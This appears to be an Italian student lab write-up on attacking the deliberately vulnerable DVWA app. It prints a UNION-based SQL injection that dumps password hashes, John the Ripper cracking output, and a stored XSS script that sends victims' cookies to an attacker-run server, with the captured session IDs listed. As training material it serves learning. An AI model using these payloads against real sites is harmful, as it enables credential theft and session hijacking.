Web Application Hacking


Preconfigurazione: Impostare **DVWA** con la sicurezza in **Low**

- SQL Injection (blind):

Come prima cosa siamo andati a recuperare le password dei vari Utenti che si trovavano nel Database di DVWA, procedendo come in seguito:

Utilizzando nella barra **User ID:** il seguente comando:


%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #



Che ci rilascerà tra le varie informazioni delle utenze anche le loro password in formato MD5.

Tramite il loro User e Password passiamo alla fase di cracking utilizzando il Tool **John the Ripper.**

Creeremo un file **.txt** dove inseriremo le informazioni recuperate (nel nostro caso **Pass.txt**)




E attraverso il nostro Tool con il comando ***john –format=raw-md5 –pass.txt*** avvieremo la fase di Cracking.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 -- pass.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --show -- pass.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

Una volta terminata potremmo rivedere l'esecuzione appena completata tramite il comando***: john – format=raw-md5 –show – pass.txt***

- XSS Stored

Ora passaremo al recupero dei Cookie di ogni singolo utente visti in precedenza e come verrano inviati i loro dati ad un Server sotto il nostro controllo. Per prima cosa creeremo il nostro server con il comando: **python3 -m http.server 8888**




Possiamo vedere come inserendo il nostro ip (**127.0.0.1:8888**) il server da noi creato intercetti la nostra comunicazione (***freccia blu***) lasciandoci un messaggio di ricezione.

Aprendo **XSS Stored**, prima di tutto, tramite il tasto destro del mouse useremo il comando **“Inspect”** per ispezionare la pagina, e nella categoria **body** aumenteremo il **maxlenght=50** in maniera da poter poter scrivere oltre il limite di default

Poi invieremo il nostro script in grado di intercettare ed inviare il Cookie dell’user corrente al nostro server.

<script>window.location="http://127.0.0.1:8888/?cookie="+document.cookie</script>

Ricevendo in cambio l’infomrazione del Cookie




E come possiamo vedere nel nostro Server creato la ricezione del Cookie appena interecettato.


Questo per quanto riguarda

- User: admin
- Password: password

Directory listing for /?cookie=security=low; PHPSESSID=b79c20bcaf7c669c6ad59e8d2e98b001



Per gli altri utenti è stato effettuato lo stesso procedimento loggando all'interno del DVWA con i loro User\Password trovati precedemente.



- 1337

Directory listing for /?cookie=security=low; PHPSESSID=abc72948d8da154b4300909d0ef03ebf

- Gordonb

Directory listing for /?cookie=security=low; PHPSESSID=22f108f2e874dd203f6b90b1555867da

- Pablo

Directory listing for /?cookie=security=low; PHPSESSID=03091c828a2127ce9575d0cf6e262c9a

- Smity


Directory listing for /?cookie=security=low;
PHPSESSID=d6ec52b1b99917b8d8339232c3fc2395